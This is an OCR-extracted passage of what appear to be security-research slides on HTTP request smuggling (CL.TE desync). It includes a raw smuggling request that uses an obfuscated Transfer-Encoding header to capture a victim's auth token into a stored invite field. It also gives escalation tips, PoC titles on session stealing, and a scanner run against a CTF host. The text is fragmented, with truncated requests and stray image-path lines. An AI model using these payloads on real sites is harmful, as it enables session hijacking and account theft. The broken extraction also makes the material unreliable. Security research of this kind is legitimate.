X-APP-Token: AttackerAuthToken-12345

email=invitee@some.email&name=AAAAAAAAAAAAAAAAAAAAAA
```

Desync Attack/Recon Story #3

```
DELETE /?x=AA333F HTTP/1.1
[\x04]Transfer-Encoding: chunked
Host: util.example.com
Content-Length: 202
Content-Type: application/x-www-form-urlencoded

0

POST /utils/invite HTTP/1.1
Host: util.example.com
Content-Length: 500
Content-Type: application/x-www-form-urlencoded
X-APP-Token: AttackerAuthToken-12345

email=invitee@some.email&name=
```

Dear POST /acct/getstatus HTTP/1.1
Host: util.example.com
Content-Type: application/x-www-form-urlencoded
X-Forwarded-For: a.b.c.d
X-APP-Token: VictimAuthToken-12345
… ,
Evan has invited you onto his <example>.com platform!
Click below to sign up…
…

Desync Attack/Recon Story #3


- Main .com asset for a major website
- Vulnerability: CL.TE desync
- Impact: Open Desync
- Note: No useful APIs, No Open redirect/Response Queue Poisoning
- Takeaway:
  - 1) If you have CL.TE-OpenDesync, try to escalate
  - 2) Look for requests that allow you to reflect parameters back to the attacker in a stored manner
  - 3) If requests are json encoded, try switching them to URL encoded

PoC #1 – Sesson Stealing using an Open Redirect


```
root@osboxes:/mnt/d/websec/weapons/MeteorFarm/tools/smuggler# s http://ctf.reconfig.io/

 _|. _ _  _  _  _ _|_    v0.3.8
(_||| _) (/_(_|| (_| )

Extensions: jsp, py, sh, pl, php | HTTP method: get | Threads: 10 | Wordlist size: 7525

Error Log: /root/git/dirsearch/logs/errors-20-06-08_22-04-56.log

Target: http://ctf.reconfig.io/

[22:04:56] Starting:
[22:05:08] 302 -  261B  - /css  ->  http://ctf.reconfig.io/css/
[22:05:15] 200 -   33B  - /ping
[22:05:16] 200 -  112B  - /robots.txt
```

PoC #1 Demo - <external video>


PoC #1 – Session Stealing using an Open Redirect




PoC #1 – Session Stealing using an Open Redirect




PoC #1 – Session Stealing using an Open Redirect




PoC #2 – Session Stealing using Response Queue Poisoning



PoC #2 – Session Stealing using Response Queue Poisoning




PoC #2 – Session Stealing using Response Queue Poisoning




PoC #2 Demo - <external video>

